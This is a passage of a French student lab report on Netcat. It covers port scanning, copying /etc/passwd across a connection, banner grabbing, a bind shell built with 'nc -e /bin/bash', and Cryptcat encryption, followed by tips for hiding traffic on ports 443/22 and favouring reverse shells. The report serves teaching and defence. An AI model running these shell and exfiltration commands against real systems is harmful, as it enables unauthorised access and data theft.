


FIGURE 16 – Scan du port 80 — connexion refusée (port fermé, avant mise en écoute)




FIGURE 17 – Scan du port 80 — connexion acceptée (port ouvert, après mise en écoute Netcat)

Avant la mise en écoute du port 80 sur la machine cible, le scan Netcat renvoie un message de type *Connection refused*, indiquant un port fermé. Une fois une instance Netcat mise en écoute (`nc -l -p 80`), le scan renvoie *succeeded !*, confirmant que le port est désormais ouvert. Cette expérience illustre le principe de base d'un scanner de ports : la tentative de connexion TCP et l'observation de la réponse. Pour une analyse plus poussée (détection de version, fingerprinting OS), un outil dédié comme `nmap` reste préférable à Netcat.

7 Test 6 : Transfert de fichiers

7.1 Principe

Netcat permet de transférer un fichier d'une machine à l'autre en redirigeant simplement son contenu vers l'entrée ou la sortie standard de la connexion. Ceci peut être détourné pour exfiltrer des fichiers sensibles, par exemple une copie du fichier `/etc/passwd`.

```
# Cote serveur (Kali) :
cp /etc/passwd ~/mypasswd
cat mypasswd | nc -vv -l -p <port>

# Cote client (Ubuntu) :
nc <IP_KALI> <port> > mypasswd.copy
```

7.2 Exécution et résultats




FIGURE 18 – Serveur Kali — envoi du fichier `mypasswd` via Netcat




FIGURE 19 – Client Ubuntu — réception du fichier dans `mypasswd.copy`

Une comparaison du fichier reçu (`mypasswd.copy`) avec le fichier d'origine (`mypasswd`), par exemple avec `diff` ou `md5sum`, confirme que les deux fichiers sont strictement iden-

tiques : le transfert via Netcat ne provoque aucune altération du contenu. Ce test met en évidence un risque de sécurité réel : tout fichier accessible en lecture sur la machine serveur (y compris des fichiers sensibles comme `/etc/shadow`) peut être exfiltré très simplement, sans chiffrement ni authentification.

8 Test 7 : Récupération de bannière

8.1 Principe

La récupération de bannière (*banner grabbing*) consiste à établir une connexion vers un service, puis à envoyer une commande qui provoque l'affichage d'informations sur ce service (nom, version), avant de couper la connexion avec la commande `QUIT`.

```
echo "QUIT" | nc <IP_cible> <port>
```

Ce test a été réalisé sur deux types de services : des services émulés avec Netcat (FTP/POP3/DNS simulés par de simples écoutes `nc -l -p <port>`) et un vrai service SSH (`sshd`) installé nativement sur la machine Ubuntu.

8.2 Service émulé avec Netcat




FIGURE 20 – Service émulé côté serveur (Kali) — écoute Netcat simple




FIGURE 21 – Tentative de récupération de bannière côté client (Ubuntu) — aucune bannière renvoyée

Une simple écoute Netcat (`nc -l -p <port>`) ne renvoie aucune bannière spontanément : Netcat ouvre la socket et attend des données, sans implémenter le protocole applicatif du service simulé. La commande `QUIT` envoyée par le client est simplement affichée côté serveur, sans réponse structurée.

8.3 Service réel (SSH)




FIGURE 22 – Service SSH réel (`sshd`) — vue côté serveur




FIGURE 23 – Récupération de la bannière SSH côté client — version du serveur révélée

La connexion vers le vrai service SSH révèle immédiatement, dès l'établissement de la connexion TCP et avant toute authentification, une chaîne de bannière de type `SSH-2.0-OpenSSH_<version>`. Cette information est précieuse lors de la phase de reconnaissance : elle permet d'identifier rapidement le logiciel et la version en service, et donc de rechercher des vulnérabilités connues associées à cette version. Ce test illustre une différence fondamentale entre un vrai service réseau (qui annonce son identité selon son protocole applicatif) et une simple écoute Netcat (qui ne fait que relayer des octets, sans connaissance du protocole).

9 Test 8 : Création d'une porte dérobée (backdoor)

9.1 Principe

L'option `-e` de Netcat permet de rediriger l'entrée et la sortie standard d'un interpréteur de commandes directement vers la socket réseau. Une fois la connexion établie, l'attaquant dispose d'un accès interactif au shell de la machine distante, sans authentification. Il s'agit ici d'un *bind shell* : c'est la machine cible (la victime) qui ouvre le port et se met en écoute, tandis que l'attaquant initie la connexion vers elle.

```
# Sur la machine cible (victime) :
nc -l -p <port> -e /bin/bash

# Sur la machine attaquante :
nc <IP_cible> <port>
```

9.2 Exécution et résultats




FIGURE 24 – Machine cible — écoute Netcat avec redirection vers `/bin/bash` (`nc -l -p <port> -e /bin/bash`)




FIGURE 25 – Machine attaquante — connexion établie vers la cible




FIGURE 26 – Exécution de commandes distantes (`pwd`, `ls -l`, création d'un fichier `test.txt`)

L'exécution des commandes `pwd`, `ls -l` et la création d'un fichier `test.txt` confirme que ces commandes sont bien exécutées sur la machine cible et non sur la machine attaquante : le fichier créé est retrouvé sur le système de fichiers de la cible. Ce *bind shell* présente une limite en conditions réelles : si la victime se trouve derrière un pare-feu ou un routeur NAT, le port ouvert n'est généralement pas accessible depuis l'extérieur, ce qui explique pourquoi les attaques réelles privilégient souvent le schéma inverse, le *reverse shell* (la machine attaquante se met en écoute, et la victime initie la connexion sortante, généralement moins filtrée).

10 Test 9 : Cryptcat — Netcat chiffré

10.1 Principe

Les tests précédents ont démontré que Netcat transmet toutes les données en clair, les rendant vulnérables à toute interception réseau. Cryptcat reprend exactement la même interface en ligne de commande que Netcat, mais chiffre le trafic échangé à l'aide d'un algorithme de chiffrement symétrique (clé par défaut : `metallica`, modifiable avec l'option `-k`).

```
# Cote serveur :
cryptcat -k mykey -l -p <port>

# Cote client :
cryptcat -k mykey <IP_serveur> <port>
```

10.2 Exécution et résultats




FIGURE 27 – Machine attaquante — session Cryptcat établie (côté attaquant)




FIGURE 28 – Machine cible — écoute Cryptcat (`cryptcat -k mykey -l -p <port>`)




FIGURE 29 – Capture `tcpdump`/Wireshark du trafic Cryptcat — données illisibles (chiffrées)

La capture réseau du trafic Cryptcat montre, contrairement aux captures précédentes effectuées sur du Netcat classique, des octets totalement illisibles et sans structure ASCII apparente : le contenu des messages échangés n'est plus exploitable en clair par un outil d'analyse réseau. Ceci confirme que le chiffrement symétrique appliqué par Cryptcat

protège effectivement la confidentialité des données contre une simple écoute passive du réseau. Il convient toutefois de noter que la clé par défaut (`metallica`) est publiquement connue ; sans changement de clé via l'option `-k`, la protection resterait illusoire face à un attaquant qui connaît cette valeur par défaut.

11 Synthèse et enseignements

11.1 Fonctionnalités testées

L'ensemble des fonctionnalités manipulées au cours de ce TP est récapitulé dans le tableau suivant :

Fonctionnalité	**Commande principale**	**Mécanisme**
Écoute TCP	`nc -l -p <port>`	`bind()` + `listen()`
Connexion client	`nc <IP> <port>`	`connect()`
Capture trafic en clair	`tcpdump -i lo -A`	Analyse des paquets TCP en ASCII
Mode verbeux	`nc -v / -vv`	Affichage des événements de connexion
Journalisation	`nc -o log.txt`	Enregistrement hexadécimal des octets
Port source forcé	`nc -p <port_src>`	Choix du port source client
Scan de ports	`nc -vv -z <IP> <plage>`	Mode zero-I/O (tentative de connexion)
Transfert de fichiers	`cat file | nc ...`	Redirection de `stdin`/`stdout`
Récupération de bannière	`echo "QUIT" | nc ...`	*Banner grabbing*
Bind shell	`nc -e /bin/bash`	Redirection du shell vers la socket
Trafic chiffré	`cryptcat -k <clé>`	Chiffrement symétrique

Table 1 – Récapitulatif des fonctionnalités testées

11.2 Vulnérabilités observées

Les captures `tcpdump` et Wireshark ont mis en évidence que l'intégralité des données Netcat transite en clair sur le réseau. Un pare-feu ou un IDS peut facilement détecter ce type de trafic en analysant le contenu des paquets ou en détectant une connexion sortante inhabituelle vers un port non standard.

11.3 Pistes d'amélioration

Plusieurs améliorations pourraient rendre l'usage de Netcat plus discret ou plus sécurisé :

- **Chiffrement des communications** : utiliser Cryptcat avec une clé personnalisée, ou TLS/SSH, pour rendre le trafic illisible sans la clé ;
- **Port standard** : utiliser le port 443 (HTTPS) ou 22 (SSH) pour masquer le trafic dans le trafic web ou SSH légitime ;
- **Reverse shell** : privilégier le schéma *reverse shell* (la victime initie la connexion sortante) pour contourner les pare-feux NAT qui bloquent les connexions entrantes ;

— **Supervision des processus** : surveiller les connexions et les processus d'écoute inhabituels (`ss -tlnp`, `netstat`) pour détecter l'usage malveillant de Netcat sur un système en production.

Conclusion

Ce TP nous a permis de manipuler concrètement l'ensemble des fonctionnalités principales de Netcat, en partant d'une simple écoute TCP jusqu'à la création d'une porte dérobée de type *bind shell*.

Nous avons successivement exploré l'écoute et la connexion simples, les modes verbeux, la journalisation, le choix du port source, le scan de ports, le transfert de fichiers sensibles, la récupération de bannière, puis la création d'un *bind shell*. La comparaison systématique avec les captures `tcpdump`/Wireshark a mis en évidence, à chaque étape, l'absence totale de chiffrement de Netcat : toute donnée échangée (y compris des fichiers sensibles comme `/etc/passwd`) est visible en clair par quiconque intercepte le trafic.

Le test final avec Cryptcat a permis de contraster ce constat avec une version chiffrée du même outil, illustrant l'importance du chiffrement pour la confidentialité des communications réseau, tout en rappelant les limites d'une clé de chiffrement par défaut connue publiquement.

Au-delà de son usage pédagogique, ce TP souligne à quel point un outil aussi simple que Netcat peut, entre de mauvaises mains, servir à l'exfiltration de données ou à la création de portes dérobées persistantes, d'où l'importance de surveiller les connexions et les processus d'écoute inhabituels sur un système en production.